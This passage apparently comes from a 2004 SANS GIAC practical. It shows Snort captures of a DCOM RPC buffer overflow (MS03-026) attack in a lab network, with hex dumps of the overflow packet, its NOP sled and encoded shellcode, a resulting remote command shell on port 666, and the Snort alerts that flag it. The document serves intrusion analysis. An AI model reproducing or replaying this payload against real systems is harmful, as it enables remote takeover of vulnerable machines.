0x01C0: 00 00 38 03 00 00 30 00 00 00 01 00 00 00 01 10  ..8...0.........
0x01D0: 08 00 CC CC CC CC 50 00 00 00 4F B6 88 20 FF FF  ......P...O.. ..
0x01E0: FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x01F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 10  ................
0x0230: 08 00 CC CC CC CC 48 00 00 00 07 00 66 00 06 09  ......H.....f...
0x0240: 02 00 00 00 00 00 C0 00 00 00 00 00 00 46 10 00  .............F..
0x0250: 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00  ................
0x0260: 00 00 78 19 0C 00 58 00 00 00 05 00 06 00 01 00  ..x...X.........
0x0270: 00 00 70 D8 98 93 98 4F D2 11 A9 3D BE 57 B2 00  ..p....O...=.W..
0x0280: 00 00 32 00 31 00 01 10 08 00 CC CC CC CC 80 00  ..2.1...........
0x0290: 00 00 0D F0 AD BA 00 00 00 00 00 00 00 00 00 00  ................
0x02A0: 00 00 00 00 00 00 18 43 14 00 00 00 00 00 60 00  .......C......`.
0x02B0: 00 00 60 00 00 00 4D 45 4F 57 04 00 00 00 C0 01  ..`...MEOW......
0x02C0: 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 3B 03  .............F;.
0x02D0: 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 00 00  .............F..
0x02E0: 00 00 30 00 00 00 01 00 01 00 81 C5 17 03 80 0E  ..0.............
0x02F0: E9 4A 99 99 F1 8A 50 6F 7A 85 02 00 00 00 00 00  .J....Poz.......
0x0300: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0310: 00 00 01 00 00 00 01 10 08 00 CC CC CC CC 30 00  ..............0.
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0320: 00 00 78 00 6E 00 00 00 00 00 D8 DA 0D 00 00 00  ..x.n...........
0x0330: 00 00 00 00 00 00 20 2F 0C 00 00 00 00 00 00 00  ...... /........
0x0340: 00 00 03 00 00 00 00 00 00 00 03 00 00 00 46 00  ..............F.
0x0350: 58 00 00 00 00 00 01 10 08 00 CC CC CC CC 10 00  X...............
0x0360: 00 00 30 00 2E 00 00 00 00 00 00 00 00 00 00 00  ..0.............
0x0370: 00 00 00 00 00 00 01 10 08 00 CC CC CC CC 68 00  ..............h.
0x0380: 00 00 0E 00 FF FF 68 8B 0B 00 02 00 00 00 00 00  ......h.........
0x0390: 00 00 00 00 00 00 86 01 00 00 00 00 00 00 86 01  ................
0x03A0: 00 00 5C 00 5C 00 46 00 58 00 4E 00 42 00 46 00  ..\.\.F.X.N.B.F.
0x03B0: 58 00 46 00 58 00 4E 00 42 00 46 00 58 00 46 00  X.F.X.N.B.F.X.F.
0x03C0: 58 00 46 00 58 00 46 00 58 00 9F 75 18 00 CC E0  X.F.X.F.X..u....
0x03D0: FD 7F CC E0 FD 7F 90 90 90 90 90 90 90 90 90 90  ................
0x03E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0400: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0410: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0420: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0430: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0440: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0450: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0460: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0470: 90 90 90 90 90 90 90 90 90 90 90 90 90 EB 19 5E  ...............^
0x0480: 31 C9 81 E9 89 FF FF FF 81 36 80 BF 32 94 81 EE  1........6..2...
0x0490: FC FF FF FF E2 F2 EB 05 E8 E2 FF FF FF 03 53 06  ..............S.
0x04A0: 1F 74 57 75 95 80 BF BB 92 7F 89 5A 1A CE B1 DE  .tWu.......Z....
0x04B0: 7C E1 BE 32 94 09 F9 3A 6B B6 D7 9F 4D 85 71 DA  |..2...:k...M.q.
0x04C0: C6 81 BF 32 1D C6 B3 5A F8 EC BF 32 FC B3 8D 1C  ...2...Z...2....
0x04D0: F0 E8 C8 41 A6 DF EB CD C2 88 36 74 90 7F 89 5A  ...A......6t...Z
0x04E0: E6 7E 0C 24 7C AD BE 32 94 09 F9 22 6B B6 D7 DD  .~.$|..2..."k...
0x04F0: 5A 60 DF DA 8A 81 BF 32 1D C6 AB CD E2 84 D7 F9  Z`.....2........
0x0500: 79 7C 84 DA 9A 81 BF 32 1D C6 A7 CD E2 84 D7 EB  y|.....2........
0x0510: 9D 75 12 DA 6A 80 BF 32 1D C6 A3 CD E2 84 D7 96  .u..j..2........
0x0520: 8E F0 78 DA 7A 80 BF 32 1D C6 9F CD E2 84 D7 96  ..x.z..2........
0x0530: 39 AE 56 DA 4A 80 BF 32 1D C6 9B CD E2 84 D7 D7  9.V.J..2........
0x0540: DD 06 F6 DA 5A 80 BF 32 1D C6 97 CD E2 84 D7 D5  ....Z..2........
0x0550: ED 46 C6 DA 2A 80 BF 32 1D C6 93 01 6B 01 53 A2  .F..*..2....k.S.
0x0560: 95 80 BF 66 FC 81 BE 32 94 7F E9 2A C4 D0 EF 62  ...f...2...*...b
0x0570: D4 D0 FF 62 6B D6 A3 B9 4C D7 E8 5A 96 80 BD A8  ...bk...L..Z....
0x0580: 1F 4C D5 24 C5 D3 40 64 B4 D7 EC CD C2 A4 E8 63  .L.$..@d.......c
0x0590: C7 7F E9 1A 1F 50 D7 57 EC E5 BF 5A F7 ED DB 1C  .....P.W...Z....
0x05A0: 1D E6 8F B1 78 D4 32 0E B0 B3 7F 01 5D 03 7E 27  ....x.2.....].~'
0x05B0: 3F 62 42 F4 D0 A4 AF 76 6A C4 9B 0F 1D D4 9B 7A  ?bB....vj......z
0x05C0: 1D D4 9B 7E 1D D4 9B 62 19 C4 9B 22 C0 D0 EE 63  ...~...b..."...c
0x05D0: C5 EA BE 63 C5 7F C9 02 C5 7F E9 22 1F 4C D5 CD  ...c.......".L..
0x05E0: 6B B1 40 64 98 0B 77 65 6B D6                    k.@d..wek.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.331237 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x12A
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47873 IpLen:20 DgmLen:2
84 DF
***AP*** Seq: 0x50AE934A  Ack: 0x91EF3EE1  Win: 0x4434  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 01 1C BB 01 40 00 80 06 22 06 0A 64 04 07 0A 64  ....@...."..d...d
0x0020: 04 06 05 7B 00 87 50 AE 93 4A 91 EF 3E E1 50 18  ...{..P..J..>.P.
0x0030: 44 34 F5 4B 00 00 93 CD C2 94 EA 64 F0 21 8F 32  D4.K.......d.!.2
0x0040: 94 80 3A F2 EC 8C 34 72 98 0B CF 2E 39 0B D7 3A  ..:...4r....9..:
0x0050: 7F 89 34 72 A0 0B 17 8A 94 80 BF B9 51 DE E2 F0  ..4r........Q...
0x0060: 90 80 EC 67 C2 D7 34 5E B0 98 34 77 A8 0B EB 37  ...g..4^..4w...7
0x0070: EC 83 6A B9 DE 98 34 68 B4 83 62 D1 A6 C9 34 06  ..j...4h..b...4.
0x0080: 1F 83 4A 01 6B 7C 8C F2 38 BA 7B 46 93 41 70 3F  ..J.k|..8.{F.Ap?
0x0090: 97 78 54 C0 AF FC 9B 26 E1 61 34 68 B0 83 62 54  .xT....&.a4h..bT
0x00A0: 1F 8C F4 B9 CE 9C BC EF 1F 84 34 31 51 6B BD 01  ..........41Qk..
0x00B0: 54 0B 6A 6D CA DD E4 F0 90 80 2F A2 04 00 5C 00  T.jm....../...\.
0x00C0: 43 00 24 00 5C 00 31 00 32 00 33 00 34 00 35 00  C.$.\.1.2.3.4.5.
0x00D0: 36 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00  6.1.1.1.1.1.1.1.
0x00E0: 31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00  1.1.1.1.1.1.1.1.
0x00F0: 2E 00 64 00 6F 00 63 00 00 00 01 10 08 00 CC CC  ..d.o.c.........
0x0100: CC CC 20 00 00 00 30 00 2D 00 00 00 00 00 88 2A  .. ...0.-......*
0x0110: 0C 00 02 00 00 00 01 00 00 00 28 8C 0C 00 01 00  ..........(.....
0x0120: 00 00 07 00 00 00 00 00 00 00                    ..........
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.331384 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x3C
10.100.4.6:135 -> 10.100.4.7:1403 TCP TTL:128 TOS:0x0 ID:20958 IpLen:20 DgmLen:4
0 DF
***A**** Seq: 0x91EF3EE1  Ack: 0x50AE943E  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 9B 85 00 B0 D0 18 A0 4F 08 00 45 00  ...........O..E.
0x0010: 00 28 51 DE 40 00 80 06 8C 1D 0A 64 04 06 0A 64  .(Q.@......d...d
0x0020: 04 07 00 87 05 7B 91 EF 3E E1 50 AE 94 3E 50 10  .....{..>.P..>P.
0x0030: 44 70 92 D0 00 00 00 00 00 00 00 00              Dp..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.440287 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3C
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47874 IpLen:20 DgmLen:4
0 DF
***A***F Seq: 0x50AE943E  Ack: 0x91EF3EE1  Win: 0x4434  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 28 BB 02 40 00 80 06 22 F9 0A 64 04 07 0A 64  .(..@..."..d...d
0x0020: 04 06 05 7B 00 87 50 AE 94 3E 91 EF 3E E1 50 11  ...{..P..>..>.P.
0x0030: 44 34 93 0B 00 00 00 00 00 00 00 00              D4..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.440499 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x3C
10.100.4.6:135 -> 10.100.4.7:1403 TCP TTL:128 TOS:0x0 ID:20959 IpLen:20 DgmLen:4
0 DF
***A**** Seq: 0x91EF3EE1  Ack: 0x50AE943F  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 9B 85 00 B0 D0 18 A0 4F 08 00 45 00  ...........O..E.
0x0010: 00 28 51 DF 40 00 80 06 8C 1C 0A 64 04 06 0A 64  .(Q.@......d...d
0x0020: 04 07 00 87 05 7B 91 EF 3E E1 50 AE 94 3F 50 10  .....{..>.P..?P.
0x0030: 44 70 92 CF 00 00 00 00 00 00 00 00              Dp..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.440710 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x3C
10.100.4.6:135 -> 10.100.4.7:1403 TCP TTL:128 TOS:0x0 ID:20960 IpLen:20 DgmLen:4
0 DF
***A***F Seq: 0x91EF3EE1  Ack: 0x50AE943F  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 9B 85 00 B0 D0 18 A0 4F 08 00 45 00  ...........O..E.
0x0010: 00 28 51 E0 40 00 80 06 8C 1B 0A 64 04 06 0A 64  .(Q.@......d...d
0x0020: 04 07 00 87 05 7B 91 EF 3E E1 50 AE 94 3F 50 11  .....{..>.P..?P.
0x0030: 44 70 92 CE 00 00 00 00 00 00 00 00              Dp..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.440844 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3C
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47875 IpLen:20 DgmLen:4
0 DF
***A**** Seq: 0x50AE943F  Ack: 0x91EF3EE2  Win: 0x4434  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 28 BB 03 40 00 80 06 22 F8 0A 64 04 07 0A 64  .(..@..."..d...d
0x0020: 04 06 05 7B 00 87 50 AE 94 3F 91 EF 3E E2 50 10  ...{..P..?..>.P.
0x0030: 44 34 93 0A 00 00 00 00 00 00 00 00              D4..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:40.440999 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3E
10.100.4.7:1404 -> 10.100.4.6:666 TCP TTL:128 TOS:0x0 ID:47876 IpLen:20 DgmLen:4
8 DF
******S* Seq: 0x50B34273  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 30 BB 04 40 00 80 06 22 EF 0A 64 04 07 0A 64  .0..@..."..d...d
0x0020: 04 06 05 7C 02 9A 50 B3 42 73 00 00 00 00 70 02  ...|..P.Bs....p.
0x0030: 40 00 8B 0E 00 00 02 04 05 B4 01 01 04 02        @.............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:40.441222 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x3E
```

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

```
10.100.4.6:666 -> 10.100.4.7:1404 TCP TTL:128 TOS:0x0 ID:20961 IpLen:20 DgmLen:4
8 DF
***A**S* Seq: 0x91F42A9A  Ack: 0x50B34274  Win: 0x4470  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 B0 D0 18 9B 85 00 B0 D0 18 A0 4F 08 00 45 00  ...........O..E.
0x0010: 00 30 51 E1 40 00 80 06 8C 12 0A 64 04 06 0A 64  .0Q.@......d...d
0x0020: 04 07 02 9A 05 7C 91 F4 2A 9A 50 B3 42 74 70 12  .....|..*.P.Btp.
0x0030: 44 70 C9 FE 00 00 02 04 05 B4 01 01 04 02        Dp............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:40.441380 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3C
10.100.4.7:1404 -> 10.100.4.6:666 TCP TTL:128 TOS:0x0 ID:47877 IpLen:20 DgmLen:4
0 DF
***A**** Seq: 0x50B34274  Ack: 0x91F42A9B  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 28 BB 05 40 00 80 06 22 F6 0A 64 04 07 0A 64  .(..@..."..d...d
0x0020: 04 06 05 7C 02 9A 50 B3 42 74 91 F4 2A 9B 50 10  ...|..P.Bt..*.P.
0x0030: 44 70 F6 C2 00 00 00 00 00 00 00 00              Dp..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:40.470105 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x60
10.100.4.6:666 -> 10.100.4.7:1404 TCP TTL:128 TOS:0x0 ID:20962 IpLen:20 DgmLen:8
2 DF
***AP*** Seq: 0x91F42A9B  Ack: 0x50B34274  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 9B 85 00 B0 D0 18 A0 4F 08 00 45 00  ...........O..E.
0x0010: 00 52 51 E2 40 00 80 06 8B EF 0A 64 04 06 0A 64  .RQ.@......d...d
0x0020: 04 07 02 9A 05 7C 91 F4 2A 9B 50 B3 42 74 50 18  .....|..*.P.BtP.
0x0030: 44 70 2D 0A 00 00 4D 69 63 72 6F 73 6F 66 74 20  Dp-...Microsoft 
0x0040: 57 69 6E 64 6F 77 73 20 32 30 30 30 20 5B 56 65  Windows 2000 [Ve
0x0050: 72 73 69 6F 6E 20 35 2E 30 30 2E 32 31 39 35 5D  rsion 5.00.2195]

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:40.574776 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3C
10.100.4.7:1404 -> 10.100.4.6:666 TCP TTL:128 TOS:0x0 ID:47878 IpLen:20 DgmLen:4
0 DF
***A**** Seq: 0x50B34274  Ack: 0x91F42AC5  Win: 0x4446  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 28 BB 06 40 00 80 06 22 F5 0A 64 04 07 0A 64  .(..@..."..d...d
0x0020: 04 06 05 7C 02 9A 50 B3 42 74 91 F4 2A C5 50 10  ...|..P.Bt..*.P.
0x0030: 44 46 F6 C2 00 00 00 00 00 00 00 00              DF..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:40.575001 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x75
10.100.4.6:666 -> 10.100.4.7:1404 TCP TTL:128 TOS:0x0 ID:20963 IpLen:20 DgmLen:1
03 DF
***AP*** Seq: 0x91F42AC5  Ack: 0x50B34274  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 9B 85 00 B0 D0 18 A0 4F 08 00 45 00  ...........O..E.
0x0010: 00 67 51 E3 40 00 80 06 8B D9 0A 64 04 06 0A 64  .gQ.@......d...d
0x0020: 04 07 02 9A 05 7C 91 F4 2A C5 50 B3 42 74 50 18  .....|..*.P.BtP.
0x0030: 44 70 9F 1F 00 00 0D 0A 28 43 29 20 43 6F 70 79  Dp......(C) Copy
0x0040: 72 69 67 68 74 20 31 39 38 35 2D 31 39 39 39 20  right 1985-1999 
0x0050: 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 2E 0D  Microsoft Corp..
0x0060: 0A 0D 0A 43 3A 5C 57 49 4E 4E 54 5C 73 79 73 74  ...C:\WINNT\syst
0x0070: 65 6D 33 32 3E                                   em32>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:40.775369 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3C
10.100.4.7:1404 -> 10.100.4.6:666 TCP TTL:128 TOS:0x0 ID:47879 IpLen:20 DgmLen:4
0 DF
***A**** Seq: 0x50B34274  Ack: 0x91F42B04  Win: 0x4407  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 28 BB 07 40 00 80 06 22 F4 0A 64 04 07 0A 64  .(..@..."..d...d
0x0020: 04 06 05 7C 02 9A 50 B3 42 74 91 F4 2B 04 50 10  ...|..P.Bt..+.P.
0x0030: 44 07 F6 C2 00 00 00 00 00 00 00 00              D...........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
===============================================================================
Snort analyzed 23 out of 23 packets, dropping 0(0.000%) packets

Breakdown by protocol:                Action Stats:
    TCP: 19         (82.609%)         ALERTS: 2
    UDP: 2          (8.696%)          LOGGED: 2
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 2          (8.696%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
DISCARD: 0          (0.000%)
===============================================================================
Wireless Stats:
Breakdown by type:
    Management Packets: 0          (0.000%)
    Control Packets:    0          (0.000%)
    Data Packets:       0          (0.000%)
===============================================================================
Fragmentation Stats:
Fragmented IP Packets: 0          (0.000%)
    Fragment Trackers: 0
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
  Frag2 memory faults: 0
===============================================================================
TCP Stream Reassembly Stats:
        TCP Packets Used: 19         (82.609%)
         Stream Trackers: 2
          Stream flushes: 0
           Segments used: 0
   Stream4 Memory Faults: 0
===============================================================================
Snort exiting
[root@localhost snort-2.0.0]#

Checking /var/log/snort:
[root@localhost snort]# ls
10.100.4.6  10.100.4.7  alert

alert file shows:
[**] [1:1101000:1] Possible dcom*.c EXPLOIT ATTEMPT to 135-139 [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/05-08:17:39.325457 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x7E
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47871 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x50AE8D4E  Ack: 0x91EF3EA5  Win: 0x4470  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352][Xref =>
http://www.microsoft.com/security/security_bulletins/ms03-026.as
p]

[**] [1:0:1] DCE RPC Interface Buffer Overflow Exploit [**]
[Priority: 0]
12/05-08:17:39.330989 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x5EA
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47872 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x50AE8D96  Ack: 0x91EF3EE1  Win: 0x4434  TcpLen: 20
[Xref => http://www.securityfocus.com/bid/8205]

10.100.4.7 folder shows:
[root@localhost snort]# cd 10.100.4.7
[root@localhost 10.100.4.7]# ls
ICMP_ECHO     TCP:1200-139  TCP:1223-139  TCP:1246-139  TCP:1269-139  TCP:1292-139
TCP:1315-139  TCP:1338-139  TCP:1362-139  TCP:1385-139
TCP:1178-139  TCP:1201-139  TCP:1224-139  TCP:1247-139  TCP:1270-139  TCP:1293-139
TCP:1316-139  TCP:1339-139  TCP:1363-139  TCP:1386-139
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
TCP:1179-139  TCP:1202-139  TCP:1225-139  TCP:1248-139  TCP:1271-139  TCP:1294-139
TCP:1317-139  TCP:1340-139  TCP:1364-139  TCP:1387-139
TCP:1180-139  TCP:1203-139  TCP:1226-139  TCP:1249-139  TCP:1272-139  TCP:1295-139
TCP:1318-139  TCP:1341-139  TCP:1365-139  TCP:1388-139
TCP:1181-139  TCP:1204-139  TCP:1227-139  TCP:1250-139  TCP:1273-139  TCP:1296-139
TCP:1319-139  TCP:1342-139  TCP:1366-139  TCP:1389-139
TCP:1182-139  TCP:1205-139  TCP:1228-139  TCP:1251-139  TCP:1274-139  TCP:1297-139
TCP:1320-139  TCP:1343-139  TCP:1367-139  TCP:1390-139
TCP:1183-139  TCP:1206-139  TCP:1229-139  TCP:1252-139  TCP:1275-139  TCP:1298-139
TCP:1321-139  TCP:1344-139  TCP:1368-139  TCP:1391-139
TCP:1184-139  TCP:1207-139  TCP:1230-139  TCP:1253-139  TCP:1276-139  TCP:1299-139
TCP:1322-139  TCP:1345-139  TCP:1369-139  TCP:1392-139
TCP:1185-139  TCP:1208-139  TCP:1231-139  TCP:1254-139  TCP:1277-139  TCP:1300-139
TCP:1323-139  TCP:1346-139  TCP:1370-139  TCP:1393-139
TCP:1186-139  TCP:1209-139  TCP:1232-139  TCP:1255-139  TCP:1278-139  TCP:1301-139
TCP:1324-139  TCP:1348-139  TCP:1371-139  TCP:1394-139
TCP:1187-139  TCP:1210-139  TCP:1233-139  TCP:1256-139  TCP:1279-139  TCP:1302-139
TCP:1325-139  TCP:1349-139  TCP:1372-139  TCP:1395-139
TCP:1188-139  TCP:1211-139  TCP:1234-139  TCP:1257-139  TCP:1280-139  TCP:1303-139
TCP:1326-139  TCP:1350-139  TCP:1373-139  TCP:1396-139
TCP:1189-139  TCP:1212-139  TCP:1235-139  TCP:1258-139  TCP:1281-139  TCP:1304-139
TCP:1327-139  TCP:1351-139  TCP:1374-139  TCP:1397-139
TCP:1190-139  TCP:1213-139  TCP:1236-139  TCP:1259-139  TCP:1282-139  TCP:1305-139
TCP:1328-139  TCP:1352-139  TCP:1375-139  TCP:1398-139
TCP:1191-139  TCP:1214-139  TCP:1237-139  TCP:1260-139  TCP:1283-139  TCP:1306-139
TCP:1329-139  TCP:1353-139  TCP:1376-139  TCP:1399-139
TCP:1192-139  TCP:1215-139  TCP:1238-139  TCP:1261-139  TCP:1284-139  TCP:1307-139
TCP:1330-139  TCP:1354-139  TCP:1377-139  TCP:1400-139
TCP:1193-139  TCP:1216-139  TCP:1239-139  TCP:1262-139  TCP:1285-139  TCP:1308-139
TCP:1331-139  TCP:1355-139  TCP:1378-139  TCP:1401-139
TCP:1194-139  TCP:1217-139  TCP:1240-139  TCP:1263-139  TCP:1286-139  TCP:1309-139
TCP:1332-139  TCP:1356-139  TCP:1379-139  TCP:1402-139
TCP:1195-139  TCP:1218-139  TCP:1241-139  TCP:1264-139  TCP:1287-139  TCP:1310-139
TCP:1333-139  TCP:1357-139  TCP:1380-139  TCP:1403-135
TCP:1196-139  TCP:1219-139  TCP:1242-139  TCP:1265-139  TCP:1288-139  TCP:1311-139
TCP:1334-139  TCP:1358-139  TCP:1381-139
TCP:1197-139  TCP:1220-139  TCP:1243-139  TCP:1266-139  TCP:1289-139  TCP:1312-139
TCP:1335-139  TCP:1359-139  TCP:1382-139
TCP:1198-139  TCP:1221-139  TCP:1244-139  TCP:1267-139  TCP:1290-139  TCP:1313-139
TCP:1336-139  TCP:1360-139  TCP:1383-139
TCP:1199-139  TCP:1222-139  TCP:1245-139  TCP:1268-139  TCP:1291-139  TCP:1314-139
TCP:1337-139  TCP:1361-139  TCP:1384-139

[root@localhost 10.100.4.7]# more TCP:1403-135
[**] Possible dcom*.c EXPLOIT ATTEMPT to 135-139 [**]
12/05-08:17:39.325457 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x7E
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47871 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x50AE8D4E  Ack: 0x91EF3EA5  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 70 BA FF 40 00 80 06 22 B4 0A 64 04 07 0A 64  .p..@..."..d...d
0x0020: 04 06 05 7B 00 87 50 AE 8D 4E 91 EF 3E A5 50 18  ...{..P..N..>.P.
0x0030: 44 70 50 C3 00 00 05 00 0B 03 10 00 00 00 48 00  DpP...........H.
0x0040: 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00  ................
0x0050: 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00  ................
0x0060: 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C  .....F.....]....
0x0070: C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00        ......+.H`....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DCE RPC Interface Buffer Overflow Exploit [**]
12/05-08:17:39.330989 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x5EA
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47872 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x50AE8D96  Ack: 0x91EF3EE1  Win: 0x4434  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 05 DC BB 00 40 00 80 06 1D 47 0A 64 04 07 0A 64  ....@....G.d...d
0x0020: 04 06 05 7B 00 87 50 AE 8D 96 91 EF 3E E1 50 10  ...{..P.....>.P.
0x0030: 44 34 45 C4 00 00 05 00 00 03 10 00 00 00 A8 06  D4E.............
